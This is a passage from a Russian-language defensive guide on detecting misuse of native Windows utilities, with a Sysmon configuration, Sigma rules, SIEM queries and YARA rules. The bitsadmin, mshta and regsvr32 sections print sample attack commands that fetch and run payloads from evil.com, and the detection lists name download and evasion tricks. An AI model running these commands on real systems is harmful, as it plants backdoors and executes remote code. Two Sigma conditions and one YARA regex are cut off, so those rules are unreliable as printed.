7	ImageLoad	Загрузка модуля	Обнаружение DLL hijacking, injection
11	FileCreate	Создание файла	Обнаружение dropped-файлов, загрузок
12, 13, 14	RegistryEvent	Операции с реестром	Обнаружение persistence через автозапуск
15	FileCreateStreamHash	Alternate Data Streams	Обнаружение скрытых данных
22	DNSQuery	DNS-запрос	Обнаружение подозрительных доменов
23	FileDelete	Удаление файла	Обнаружение заметания следов

25.2.3. Конфигурация Sysmon для обнаружения LOLBAS

Приведём оптимизированную конфигурацию Sysmon, нацеленную на обнаружение злоупотреблений нативными утилитами. Конфигурация построена по принципу «включать всё важное, исключать заведомо безопасное»:

```
<Sysmon schemaversion="4.90">
  <HashAlgorithms>sha256,imphash</HashAlgorithms>
  <CheckRevocation>false</CheckRevocation>

  <EventFiltering>

    <!-- Event ID 1: Process Create -->
    <RuleGroup name="LOLBAS_ProcessCreate" groupRelation="or">
      <ProcessCreate onmatch="include">

        <!-- certutil abuse -->
        <Rule name="Certutil_Download" groupRelation="and">
          <Image condition="end with">certutil.exe</Image>
          <CommandLine condition="contains any">
            urlcache;url;encode;decode;decodehex
          </CommandLine>
        </Rule>

        <!-- bitsadmin abuse -->
        <Rule name="BitsAdmin_Download" groupRelation="and">
          <Image condition="end with">bitsadmin.exe</Image>
          <CommandLine condition="contains any">
            /transfer;/create;/addfile;/resume;/complete
          </CommandLine>
        </Rule>

        <!-- mshta abuse -->
        <Rule name="MSHTA_Execution" groupRelation="or">
          <Image condition="end with">mshta.exe</Image>
        </Rule>

        <!-- rundll32 suspicious -->
        <Rule name="Rundll32_Suspicious" groupRelation="and">
          <Image condition="end with">rundll32.exe</Image>
          <CommandLine condition="contains any">
            javascript;vbscript;http;\\AppData\\;\\Temp\\;
            \\Downloads\\;shell32.dll,Control_RunDLL
          </CommandLine>
        </Rule>

        <!-- regsvr32 Squiblydoo -->
        <Rule name="Regsvr32_Squiblydoo" groupRelation="and">
          <Image condition="end with">regsvr32.exe</Image>
          <CommandLine condition="contains any">
            /i:http;/i:ftp;scrobj.dll;/s /n /u /i:
          </CommandLine>
        </Rule>

        <!-- Scripting hosts from suspicious locations -->
        <Rule name="ScriptHost_Suspicious" groupRelation="and">
          <Image condition="end with any">
            wscript.exe;cscript.exe
          </Image>
          <CommandLine condition="contains any">
            \\Temp\\;\\tmp\\;\\Downloads\\;\\AppData\\;
            \\ProgramData\\;\\Users\\Public\\
          </CommandLine>
        </Rule>

        <!-- PowerShell suspicious -->
        <Rule name="PowerShell_Suspicious" groupRelation="and">
          <Image condition="end with any">
            powershell.exe;pwsh.exe
          </Image>
          <CommandLine condition="contains any">
            -enc ;-encodedcommand ;-nop ;-w hidden;
            -exec bypass;IEX;Invoke-Expression;
            Net.WebClient;DownloadString;DownloadFile;
            Start-BitsTransfer;FromBase64String
          </CommandLine>
        </Rule>

        <!-- User/group manipulation -->
        <Rule name="Net_UserManip" groupRelation="and">
          <Image condition="end with any">net.exe;net1.exe</Image>
          <CommandLine condition="contains any">
            user /add;user /domain;localgroup administrators /add;
```

```
        group "Domain Admins" /add
      </CommandLine>
    </Rule>

    <!-- Scheduled task creation -->
    <Rule name="Schtasks_Create" groupRelation="and">
      <Image condition="end with">schtasks.exe</Image>
      <CommandLine condition="contains">/create</CommandLine>
    </Rule>

    <!-- Service creation -->
    <Rule name="SC_Create" groupRelation="and">
      <Image condition="end with">sc.exe</Image>
      <CommandLine condition="contains any">
        create;config;start
      </CommandLine>
    </Rule>

    <!-- Suspicious parent processes -->
    <Rule name="Office_Spawns_Shell" groupRelation="and">
      <ParentImage condition="end with any">
        winword.exe;excel.exe;powerpnt.exe;
        outlook.exe;msaccess.exe;mspub.exe
      </ParentImage>
      <Image condition="end with any">
        cmd.exe;powershell.exe;pwsh.exe;
        wscript.exe;cscript.exe;mshta.exe;
        certutil.exe;rundll32.exe;regsvr32.exe
      </Image>
    </Rule>

  </ProcessCreate>
</RuleGroup>

<!-- Event ID 3: Network Connect -->
<RuleGroup name="LOLBAS_NetworkConnect" groupRelation="or">
  <NetworkConnect onmatch="include">

    <!-- Утилиты, которые не должны создавать сетевые подключения -->
    <Image condition="end with">certutil.exe</Image>
    <Image condition="end with">mshta.exe</Image>
    <Image condition="end with">regsvr32.exe</Image>
    <Image condition="end with">rundll32.exe</Image>
    <Image condition="end with">wscript.exe</Image>
    <Image condition="end with">cscript.exe</Image>
    <Image condition="end with">msiexec.exe</Image>
    <Image condition="end with">bitsadmin.exe</Image>

  </NetworkConnect>
</RuleGroup>

<!-- Event ID 11: File Create -->
<RuleGroup name="LOLBAS_FileCreate" groupRelation="or">
  <FileCreate onmatch="include">

    <!-- Файлы, создаваемые подозрительными утилитами -->
    <Rule name="Certutil_FileCreate" groupRelation="and">
      <Image condition="end with">certutil.exe</Image>
      <TargetFilename condition="contains any">
        .exe;.dll;.ps1;.bat;.vbs;.js;.hta;.scr
      </TargetFilename>
    </Rule>

    <!-- Исполняемые файлы в подозрительных директориях -->
    <Rule name="Executable_SuspiciousDir" groupRelation="and">
      <TargetFilename condition="contains any">
        \\Temp\\;\\tmp\\;\\AppData\\Local\\;
        \\ProgramData\\;\\Users\\Public\\
      </TargetFilename>
      <TargetFilename condition="end with any">
        .exe;.dll;.scr;.bat;.cmd;.ps1;.vbs;.js;.hta
      </TargetFilename>
    </Rule>

  </FileCreate>
</RuleGroup>

<!-- Event ID 12/13/14: Registry Events -->
```

```
    <RuleGroup name="LOLBAS_Registry" groupRelation="or">
      <RegistryEvent onmatch="include">

        <!-- Ключи автозапуска -->
        <TargetObject condition="contains any">
          CurrentVersion\\Run;CurrentVersion\\RunOnce;
          CurrentVersion\\Explorer\\Shell Folders;
          CurrentVersion\\Winlogon\\Shell;
          CurrentVersion\\Winlogon\\Userinit;
          CurrentVersion\\Image File Execution Options;
          \\Services\\;CurrentVersion\\Policies\\Explorer\\Run
        </TargetObject>

      </RegistryEvent>
    </RuleGroup>

    <!-- Event ID 22: DNS Query -->
    <RuleGroup name="LOLBAS_DNS" groupRelation="or">
      <DnsQuery onmatch="include">
        <Image condition="end with">certutil.exe</Image>
        <Image condition="end with">mshta.exe</Image>
        <Image condition="end with">regsvr32.exe</Image>
        <Image condition="end with">rundll32.exe</Image>
        <Image condition="end with">bitsadmin.exe</Image>
      </DnsQuery>
    </RuleGroup>

  </EventFiltering>
</Sysmon>
```

Эта конфигурация обеспечивает баланс между полнотой детектирования и объёмом генерируемых событий. На типичной рабочей станции она порождает от 500 до 2000 событий в час, что вполне приемлемо для централизованного SIEM.

Важные замечания по конфигурации:

- Атрибут `schemaversion` должен соответствовать установленной версии Sysmon. Проверить текущую версию схемы можно командой `sysmon64.exe -s`.
- `CheckRevocation` установлен в `false` для повышения производительности. Проверка отзыва сертификатов при каждом создании процесса создаёт значительную нагрузку и может вызывать задержки при отсутствии сетевого доступа.
- `HashAlgorithms` включает `sha256` для сопоставления с базами IOC и `imphash` для обнаружения переименованных утилит (imphash остаётся неизменным при переименовании файла).
- Правила `RuleGroup` с атрибутом `groupRelation="or"` означают, что срабатывание любого вложенного `Rule` приведёт к генерации события. Внутри каждого `Rule` атрибут `groupRelation="and"` требует совпадения всех условий.
- Порядок правил имеет значение: exclude-правила обрабатываются после include-правил в рамках одной группы.

25.2.4. Оптимизация и производительность

При развёртывании Sysmon в крупной инфраструктуре необходимо учитывать несколько аспектов:

Исключения для снижения шума. Добавьте исключения для заведомо легитимных процессов вашей организации. Например, если SCCM-клиент регулярно запускает `bitsadmin.exe`, создайте исключение для конкретной цепочки `ccmexec.exe → bitsadmin.exe`:

```
<ProcessCreate onmatch="exclude">
  <Rule groupRelation="and">
    <ParentImage condition="end with">ccmexec.exe</ParentImage>
    <Image condition="end with">bitsadmin.exe</Image>
  </Rule>
</ProcessCreate>
```

Ротация и пересылка логов. Стандартный размер журнала Sysmon — 64 МБ. Для серверов рекомендуется увеличить до 256-512 МБ:

```
wevtutil sl Microsoft-Windows-Sysmon/Operational /ms:268435456
```

Одновременно настройте пересылку событий в SIEM через Windows Event Forwarding (WEF) или агент SIEM-системы.

25.3. Детектирование по утилитам

25.3.1. certutil.exe

Профиль злоупотребления. `certutil.exe` — одна из наиболее часто используемых утилит в арсенале LOLBAS. Атакующие применяют её для загрузки файлов, кодирования/декодирования payload и верификации хешей. Ключевые индикаторы:

- Аргументы `-urlcache`, `-split`, `-f` в сочетании с URL
- Аргументы `-encode`, `-decode`, `-decodehex`
- Родительский процесс `cmd.exe` или `powershell.exe` вместо `mmc.exe`
- Любая исходящая сетевая активность (кроме обращений к CRL/OCSP)
- Создание файлов с исполняемыми расширениями

Sigma-правило для обнаружения загрузки:

```yaml
title: Certutil Download or Decode Activity
id: e011b13c-3c5a-4b2a-9a72-7e6b0b2c5d8f
status: stable
level: high
description: >
  Обнаружение использования certutil.exe для загрузки файлов
  или кодирования/декодирования данных, что характерно
  для атакующих на этапе доставки и уклонения от защиты.
references:
  - https://attack.mitre.org/techniques/T1140/
  - https://attack.mitre.org/techniques/T1105/
  - https://lolbas-project.github.io/lolbas/Binaries/Certutil/
author: Security Operations
date: 2025/01/15
tags:
  - attack.defense_evasion
  - attack.t1140
  - attack.command_and_control
  - attack.t1105
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith: '\certutil.exe'
  selection_download:
    CommandLine|contains:
      - 'urlcache'
      - '-urlcache'
      - '/urlcache'
  selection_encode:
    CommandLine|contains:
      - '-encode'
      - '-decode'
      - '-decodehex'
      - '/encode'
      - '/decode'
  condition: selection_image and (selection_download or selection_encode)
falsepositives:
  - PKI-администраторы, работающие с сертификатами
  - Скрипты автоматизации PKI-инфраструктуры
```

Sigma-правило для сетевой активности certutil:

```yaml
title: Certutil Network Connection
id: a7c5e4b2-1f3d-4c8a-b9e2-5d6f7a8b9c0d
status: stable
level: high
description: >
  Любое исходящее сетевое подключение от certutil.exe
  является подозрительным, за исключением обращений
  к CRL/OCSP серверам корпоративного PKI.
logsource:
  category: network_connection
  product: windows
detection:
  selection:
    Image|endswith: '\certutil.exe'
    Initiated: 'true'
  filter_internal:
    DestinationIp|startswith:
      - '10.'
      - '172.16.'
      - '192.168.'
  condition: selection and not filter_internal
falsepositives:
  - Проверка CRL/OCSP на внешних серверах CA
level: high
```

25.3.2. bitsadmin.exe

Профиль злоупотребления. Background Intelligent Transfer Service (BITS) — это служба Windows для фоновой передачи файлов. Атакующие злоупотребляют `bitsadmin.exe` для загрузки payload и создания persistent-задач, которые переживают перезагрузку.

Ключевая особенность BITS-persistence: задачи BITS сохраняются в базе данных `%ALLUSERSPROFILE%\Microsoft\Network\Downloader\qmgr.db` и автоматически возобновляются после перезагрузки. Атакующий может создать задачу, которая будет периодически загружать и выполнять вредоносный код:

```
bitsadmin /create backdoor
bitsadmin /addfile backdoor http://evil.com/payload.exe %TEMP%\update.exe
bitsadmin /SetNotifyCmdLine backdoor "%TEMP%\update.exe" ""
bitsadmin /resume backdoor
```

Sigma-правило:

```yaml
title: BitsAdmin Suspicious Download or Persistence
id: b3d4e5f6-2a1b-4c3d-8e9f-0a1b2c3d4e5f
status: stable
level: medium
description: >
  Обнаружение использования bitsadmin для загрузки файлов
  или создания persistent задач.
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith: '\bitsadmin.exe'
  selection_download:
    CommandLine|contains:
      - '/transfer'
      - '/addfile'
  selection_persist:
    CommandLine|contains:
      - '/SetNotifyCmdLine'
      - '/SetNotifyFlags'
  selection_url:
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - 'ftp://'
  condition: selection_image and (selection_download or selection_persist) and selecti
falsepositives:
  - SCCM и другие системы управления конфигурациями
  - Windows Update (обычно через svchost.exe, а не bitsadmin.exe)
```

Дополнительно рекомендуется периодически проверять активные BITS-задачи:

```powershell
# Перечисление всех BITS-задач во всех учётных записях
Get-BitsTransfer -AllUsers | Select-Object DisplayName, JobState,
    TransferType, NotifyCmdLine, @{N='Files';E={
        ($_ | Get-BitsTransfer).FileList | Select-Object RemoteName, LocalName
    }} | Format-List
```

25.3.3. mshta.exe

Профиль злоупотребления. `mshta.exe` — Microsoft HTML Application Host — выполняет файлы .hta, которые могут содержать полноценный VBScript или JavaScript. Практически любой запуск `mshta.exe` в современной корпоративной среде заслуживает расследования.

Особенно опасны: - Запуск с URL: `mshta http://evil.com/payload.hta` - Inline-скрипты: `mshta vbscript:Execute("CreateObject(""Wscript.Shell"").Run ...")` - Порождение дочерних процессов: `mshta.exe → cmd.exe → powershell.exe`

Sigma-правило:

```yaml
title: MSHTA Suspicious Execution
id: c4d5e6f7-3b2c-4d3e-9f0a-1b2c3d4e5f6a
status: stable
level: high
description: >
  Обнаружение подозрительного выполнения mshta.exe,
  включая запуск с URL, inline-скриптами и порождение
  подозрительных дочерних процессов.
logsource:
  category: process_creation
  product: windows
detection:
  selection_parent:
    ParentImage|endswith: '\mshta.exe'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\pwsh.exe'
      - '\wscript.exe'
      - '\cscript.exe'
      - '\rundll32.exe'
      - '\regsvr32.exe'
  selection_url:
    Image|endswith: '\mshta.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - 'ftp://'
  selection_inline:
    Image|endswith: '\mshta.exe'
    CommandLine|contains:
      - 'javascript:'
      - 'vbscript:'
  condition: selection_parent or selection_url or selection_inline
falsepositives:
  - Легитимные HTA-приложения (устаревшие корпоративные инструменты)
```

25.3.4. rundll32.exe

Профиль злоупотребления. `rundll32.exe` — один из самых гибких инструментов LOLBAS. Он позволяет выполнять экспортируемые функции из произвольных DLL, а также обрабатывать JavaScript через определённые COM-объекты.

Индикаторы злоупотребления: - Загрузка DLL из нестандартных путей (не `%SystemRoot%\System32` и не `%ProgramFiles%`) - Запуск без аргументов или с минимальными аргументами (injection technique) - JavaScript через `rundll32.exe javascript:"\..\mshtml,RunHTMLApplication"` - Запуск с сетевым путём: `rundll32.exe \\share\evil.dll,Entry`

Sigma-правило:

```
title: Rundll32 Suspicious Activity
id: d5e6f7a8-4c3d-4e5f-a0b1-2c3d4e5f6a7b
status: stable
level: medium
description: >
  Обнаружение подозрительного использования rundll32.exe,
  включая загрузку DLL из нестандартных расположений,
  выполнение JavaScript и запуск без аргументов.
logsource:
  category: process_creation
  product: windows
detection:
  selection_js:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains:
      - 'javascript:'
      - 'vbscript:'
  selection_noargs:
    Image|endswith: '\rundll32.exe'
    CommandLine|endswith: '\rundll32.exe'
  selection_suspicious_path:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains:
      - '\\AppData\\'
      - '\\Temp\\'
      - '\\Downloads\\'
      - '\\ProgramData\\'
      - '\\Users\\Public\\'
  selection_unc:
    Image|endswith: '\rundll32.exe'
    CommandLine|contains: '\\\\'
  condition: selection_js or selection_noargs or selection_suspicious_path or selectio
falsepositives:
  - Некоторые легитимные приложения размещают DLL в AppData
  - Корпоративное ПО, установленное в нестандартных директориях
```

25.3.5. regsvr32.exe

Профиль злоупотребления. Техника «Squiblydoo», впервые описанная Кейси Смитом, позволяет загрузить и выполнить SCT-файл (scriptlet) с удалённого сервера, полностью обходя AppLocker:

```
regsvr32 /s /n /u /i:http://evil.com/payload.sct scrobj.dll
```

Ключевые индикаторы: - Параметр `/i:` с URL - Использование `scrobj.dll` как целевой DLL - Сетевая активность `regsvr32.exe` - Регистрация DLL из нестандартных расположений

Sigma-правило:

```yaml
title: Regsvr32 Squiblydoo or Suspicious Registration
id: e6f7a8b9-5d4e-4f6a-b1c2-3d4e5f6a7b8c
status: stable
level: high
description: >
  Обнаружение техники Squiblydoo и подозрительного
  использования regsvr32 для загрузки и выполнения кода.
logsource:
  category: process_creation
  product: windows
detection:
  selection_squiblydoo:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains:
      - '/i:http'
      - '/i:ftp'
      - '/i:\\\\'
  selection_scrobj:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains: 'scrobj.dll'
  selection_suspicious_dll:
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains:
      - '\\Temp\\'
      - '\\AppData\\'
      - '\\Downloads\\'
      - '\\ProgramData\\'
  condition: selection_squiblydoo or selection_scrobj or selection_suspicious_dll
falsepositives:
  - Установка легитимного ПО, регистрирующего COM-компоненты
```

25.3.6. Скриптовые хосты: wscript.exe и cscript.exe

Профиль злоупотребления. Windows Script Host выполняет VBScript (.vbs) и JScript (.js) файлы. Атакующие используют скрипты как начальный вектор (фишинговые вложения) и как средство обфускации. Ключевые индикаторы: - Запуск скриптов из `%TEMP%`, `%USERPROFILE%\Downloads`, `%PUBLIC%` - Расширения `.js`, `.jse`, `.vbs`, `.vbe`, `.wsf` в командной строке - Дочерние процессы: `cmd.exe`, `powershell.exe`, `net.exe`, `whoami.exe` - Создание объектов `WScript.Shell`, `MSXML2.XMLHTTP`, `ADODB.Stream`

Sigma-правило:

```yaml
title: Script Host Suspicious Execution
id: f7a8b9c0-6e5f-4a7b-c2d3-4e5f6a7b8c9d
status: stable
level: medium
description: >
  Обнаружение запуска wscript/cscript из подозрительных
  директорий или с порождением подозрительных дочерних процессов.
logsource:
  category: process_creation
  product: windows
detection:
  # Скрипты из подозрительных директорий
  selection_suspicious_path:
    Image|endswith:
      - '\wscript.exe'
      - '\cscript.exe'
    CommandLine|contains:
      - '\\Temp\\'
      - '\\tmp\\'
      - '\\Downloads\\'
      - '\\AppData\\Local\\'
      - '\\Users\\Public\\'
  # Подозрительные дочерние процессы
  selection_child:
    ParentImage|endswith:
      - '\wscript.exe'
      - '\cscript.exe'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\pwsh.exe'
      - '\certutil.exe'
      - '\mshta.exe'
      - '\net.exe'
      - '\net1.exe'
      - '\whoami.exe'
      - '\systeminfo.exe'
      - '\bitsadmin.exe'
  condition: selection_suspicious_path or selection_child
falsepositives:
  - Корпоративные скрипты входа (logon scripts)
  - Легитимные средства автоматизации
```

25.3.7. PowerShell

Профиль злоупотребления. PowerShell — наиболее мощный и наиболее часто злоупотребляемый инструмент. Начиная с PowerShell 5.0, Microsoft значительно улучшил возможности журналирования, однако атакующие активно используют техники обхода.

Ключевые индикаторы на уровне командной строки: - `-enc` / `-EncodedCommand` — base64-кодированные команды - `-nop` / `-NoProfile` — пропуск профиля (избежание логирования) - `-w hidden` / `-WindowStyle Hidden` — скрытое окно - `-exec bypass` / `-ExecutionPolicy Bypass` — обход политики выполнения - `IEX`, `Invoke-Expression` — выполнение загруженного кода - `Net.WebClient`, `DownloadString`, `DownloadFile` — загрузка из сети - `FromBase64String` — декодирование payload в памяти - `[Reflection.Assembly]::Load` — загрузка сборки в память (fileless)

Sigma-правило:

```yaml
title: PowerShell Suspicious Command Line
id: a8b9c0d1-7f6a-4b8c-d3e4-5f6a7b8c9d0e
status: stable
level: medium
description: >
  Обнаружение подозрительных параметров PowerShell,
  характерных для вредоносного использования.
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
  selection_encoded:
    CommandLine|contains:
      - '-enc '
      - '-EncodedCommand '
      - '-ec '
  selection_download:
    CommandLine|contains:
      - 'Net.WebClient'
      - 'DownloadString'
      - 'DownloadFile'
      - 'DownloadData'
      - 'Invoke-WebRequest'
      - 'iwr '
      - 'wget '
      - 'curl '
      - 'Start-BitsTransfer'
  selection_evasion:
    CommandLine|contains:
      - '-w hidden'
      - '-WindowStyle Hidden'
      - '-nop'
      - '-NoProfile'
      - '-exec bypass'
      - '-ExecutionPolicy Bypass'
  selection_memory:
    CommandLine|contains:
      - 'IEX'
      - 'Invoke-Expression'
      - 'FromBase64String'
      - '[Reflection.Assembly]::Load'
      - 'Invoke-Shellcode'
      - 'Invoke-Mimikatz'
  condition: selection_image and (selection_encoded or selection_download
    or selection_memory or (selection_evasion | count() > 1))
falsepositives:
  - Средства управления конфигурацией (SCCM, Intune, DSC)
  - Корпоративные скрипты автоматизации
```

Дополнительные источники данных для PowerShell:

Помимо Sysmon, для PowerShell рекомендуется включить:

1. **Script Block Logging** (Event ID 4104) — запись полного текста выполняемых скриптов:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
  EnableScriptBlockLogging = 1
```

1. **Module Logging** (Event ID 4103) — запись вызовов командлетов:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging
  EnableModuleLogging = 1
  ModuleNames = *
```

1. **Transcription** — запись всего ввода/вывода в файлы:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription
  EnableTranscripting = 1
  OutputDirectory = \\server\share\ps-logs
  EnableInvocationHeader = 1
```

25.3.8. net.exe / net1.exe

Профиль злоупотребления. Утилита `net.exe` используется атакующими на этапах разведки и закрепления: перечисление пользователей, групп, общих ресурсов, создание учётных записей и подключение к удалённым ресурсам с явными учётными данными.

Sigma-правило:

```yaml
title: Net.exe Suspicious User or Group Manipulation
id: b9c0d1e2-8a7b-4c9d-e4f5-6a7b8c9d0e1f
status: stable
level: high
description: >
  Обнаружение создания пользователей или добавления
  в привилегированные группы через net.exe/net1.exe.
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
  selection_useradd:
    CommandLine|contains|all:
      - 'user'
      - '/add'
  selection_groupadd:
    CommandLine|contains|all:
      - 'localgroup'
      - '/add'
  selection_domainadd:
    CommandLine|contains|all:
      - 'group'
      - '/add'
      - '/domain'
  selection_credentials:
    CommandLine|contains|all:
      - 'use'
      - '/user:'
  condition: selection_image and (selection_useradd or selection_groupadd
    or selection_domainadd or selection_credentials)
falsepositives:
  - Скрипты управления учётными записями (должны использовать PowerShell)
  - Onboarding-процедуры, выполняемые вручную
```

25.3.9. schtasks.exe и sc.exe

Профиль злоупотребления. Создание задач планировщика и служб Windows — один из основных методов persistence. Особенно подозрительны удалённые операции.

Sigma-правило для schtasks:

```yaml
title: Scheduled Task Creation via Command Line
id: c0d1e2f3-9b8c-4d0e-f5a6-7b8c9d0e1f2a
status: stable
level: medium
description: >
  Обнаружение создания задач планировщика через schtasks.exe,
  особенно из интерактивных сессий и с подозрительными командами.
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\schtasks.exe'
    CommandLine|contains: '/create'
  filter_system:
    User|contains:
      - 'SYSTEM'
      - 'LOCAL SERVICE'
  suspicious_cmd:
    CommandLine|contains:
      - 'cmd.exe'
      - 'powershell'
      - 'mshta'
      - 'rundll32'
      - 'regsvr32'
      - 'certutil'
      - 'bitsadmin'
      - 'wscript'
      - 'cscript'
      - '/s '
  condition: selection and not filter_system and suspicious_cmd
falsepositives:
  - Администраторы, создающие задачи вручную
  - Системы автоматизации развёртывания
```

Sigma-правило для sc.exe:

```yaml
title: Service Creation via SC Command
id: d1e2f3a4-0c9d-4e1f-a6b7-8c9d0e1f2a3b
status: stable
level: high
description: >
  Обнаружение создания служб через sc.exe с подозрительными
  binPath, особенно указывающими на временные директории
  или содержащими командные интерпретаторы.
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\sc.exe'
    CommandLine|contains: 'create'
  suspicious_binpath:
    CommandLine|contains:
      - 'cmd '
      - 'cmd.exe'
      - 'powershell'
      - '\\Temp\\'
      - '\\AppData\\'
      - '\\Downloads\\'
      - '\\Users\\Public\\'
      - 'regsvr32'
      - 'rundll32'
      - 'mshta'
  condition: selection and suspicious_binpath
falsepositives:
  - Установка легитимных служб с нестандартными путями
```

25.4. Sigma: формат и экосистема

25.4.1. Что такое Sigma

Sigma — это открытый стандарт описания правил детектирования угроз, разработанный Флорианом Ротом (Florian Roth) и Томасом Пацке (Thomas Patzke) в 2017 году. Он аналогичен тому, чем YARA является для файловых сигнатур, а Snort — для сетевого трафика. Sigma позволяет описать логику детектирования один раз и конвертировать её в запросы для различных SIEM-систем: Splunk, Elasticsearch, Microsoft Sentinel, QRadar, ArcSight, Graylog и многих других.

Основное преимущество Sigma — это возможность обмена правилами между организациями и сообществами без привязки к конкретной SIEM-платформе. Репозиторий SigmaHQ на GitHub содержит тысячи правил, поддерживаемых сообществом, включая обширную коллекцию правил для обнаружения LOLBAS-техник. Эти правила регулярно обновляются в соответствии с новыми исследованиями и отчётами об инцидентах.

Структура Sigma-правила:

```
title: Название правила (краткое, понятное)
id: UUID правила (для ссылок и отслеживания)
status: experimental | test | stable
level: informational | low | medium | high | critical
description: Подробное описание того, что обнаруживает правило
references:
  - https://ссылки-на-источники
author: Автор
date: YYYY/MM/DD
tags:
  - attack.tactic
  - attack.technique_id
logsource:
  category: тип источника (process_creation, network_connection, и т.д.)
  product: windows
detection:
  selection_name:
    Field|modifier: value
  condition: логическое выражение из selection-блоков
falsepositives:
  - Описание возможных ложных срабатываний
```

25.4.2. Конвертация Sigma в SIEM-запросы

Утилита `sigma-cli` или `pySigma` позволяет конвертировать Sigma-правила в формат конкретной SIEM-системы:

```
# Установка
pip install pySigma pySigma-backend-splunk pySigma-backend-elasticsearch

# Конвертация в Splunk SPL
sigma convert -t splunk -p sysmon rule.yml

# Конвертация в Elasticsearch/Kibana
sigma convert -t elasticsearch -p sysmon rule.yml

# Конвертация в Microsoft Sentinel (KQL)
sigma convert -t microsoft365defender -p sysmon rule.yml
```

Пример конвертации правила для certutil в Splunk SPL:

```
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
  EventCode=1
  Image="*\\certutil.exe"
  (CommandLine="*urlcache*" OR CommandLine="*-encode*"
   OR CommandLine="*-decode*" OR CommandLine="*-decodehex*")
| table _time, ComputerName, User, ParentImage, CommandLine
```

Тот же результат в KQL для Microsoft Sentinel:

```
SysmonEvent
| where EventID == 1
| where Image endswith "\\certutil.exe"
| where CommandLine has_any ("urlcache", "-encode", "-decode", "-decodehex")
| project TimeGenerated, Computer, UserName, ParentImage, CommandLine
```

25.4.3. Рекомендации по управлению правилами

1. **Версионирование.** Храните правила в Git-репозитории. Каждое изменение должно сопровождаться описанием причины модификации.
2. **Тестирование.** Перед развёртыванием в продуктив проверьте правило на исторических данных. Оцените количество срабатываний за последние 7-30 дней.
3. **Тюнинг.** Начинайте с широких правил и постепенно добавляйте исключения для легитимных процессов вашей организации. Документируйте каждое исключение.
4. **Категоризация.** Разделите правила по уровням приоритета. Правила уровня `high` и `critical` должны генерировать алерты с немедленным реагированием, правила уровня `medium` — для анализа в рабочем порядке, `low` — для threat hunting.

25.5. YARA-правила для обнаружения вредоносного контента

25.5.1. YARA: обнаружение по содержимому файлов

В отличие от Sigma, которая работает с событиями (логами), YARA анализирует содержимое файлов и областей памяти. Это делает YARA незаменимым инструментом для обнаружения вредоносных скриптов, обфусцированных batch-файлов, scriptlet-файлов и закодированных payload.

YARA-правила могут применяться в нескольких контекстах:

- **На файловой системе** — сканирование подозрительных директорий (`%TEMP%`, `%APPDATA%`, `%PUBLIC%`, директория загрузок) по расписанию или при срабатывании Sysmon-алерта.
- **В потоке файлов** — интеграция с почтовым шлюзом, прокси-сервером или файловым хранилищем для сканирования входящих файлов.
- **В памяти процессов** — сканирование адресного пространства подозрительных процессов для обнаружения fileless-угроз.
- **В карантине** — анализ файлов, помещённых на карантин антивирусным ПО, для дополнительной классификации.

Для запуска YARA-сканирования на целевой системе:

```
yara64.exe -r lolbas-rules.yar C:\Users\%USERNAME%\AppData\Local\Temp
yara64.exe -r lolbas-rules.yar C:\Users\Public
yara64.exe -p 4 -r lolbas-rules.yar C:\Users
```

Флаг `-r` включает рекурсивное сканирование, `-p 4` задаёт четыре потока для ускорения.

25.5.2. Правила для обфусцированных batch-файлов

Атакующие часто используют обфускацию batch-файлов для обхода статического анализа. Типичные техники включают подстановку переменных среды, конкатенацию строк и использование символов `^` для разбиения ключевых слов.

```
rule Obfuscated_Batch_File
{
    meta:
        description = "Обнаружение обфусцированных batch-файлов"
        author = "Security Operations"
        date = "2025-01-15"
        severity = "medium"

    strings:
        // Набор переменных среды для конкатенации строк
        $env_concat1 = /set\s+[a-zA-Z]+=.{1,5}\s*\r?\n.*set\s+[a-zA-Z]+=.{1,5}\s*\r?\n

        // Использование символа ^ для разбиения ключевых слов
        $caret_obf1 = /p\^o\^w\^e\^r\^s\^h\^e\^l\^l/ nocase
        $caret_obf2 = /c\^e\^r\^t\^u\^t\^i\^l/ nocase
        $caret_obf3 = /b\^i\^t\^s\^a\^d\^m\^i\^n/ nocase

        // Вызов через переменные среды
        $var_exec = /%[a-zA-Z]{1,10}%%[a-zA-Z]{1,10}%%[a-zA-Z]{1,10}%/ nocase

        // Характерные паттерны обфускации
        $set_chain = /(\s*set\s+\w=.\r?\n){5,}/ nocase

        // ForFiles/FOR abuse для выполнения
        $forfiles = /forfiles\s+\/p\s+.*\/m\s+.*\/c/ nocase

    condition:
        filesize < 100KB and
        (
            ($env_concat1 and $var_exec) or
            any of ($caret_obf*) or
            $set_chain or
            ($forfiles and any of ($var_exec, $env_concat1))
        )
}
```

25.5.3. Правила для вредоносных scriptlet-файлов (SCT)

SCT-файлы используются в атаках Squiblydoo через `regsvr32.exe`:

```
rule Malicious_SCT_Scriptlet
{
    meta:
        description = "Обнаружение вредоносных SCT-файлов (scriptlets)"
        author = "Security Operations"
        date = "2025-01-15"
        severity = "high"
        reference = "https://attack.mitre.org/techniques/T1218/010/"

    strings:
        // Обязательные элементы SCT
        $sct_header = "<?XML" nocase
        $scriptlet_tag = "<scriptlet" nocase
        $registration = "<registration" nocase

        // Подозрительное содержимое
        $wscript_shell = "WScript.Shell" nocase
        $shell_exec = "Shell.Application" nocase
        $adodb_stream = "ADODB.Stream" nocase
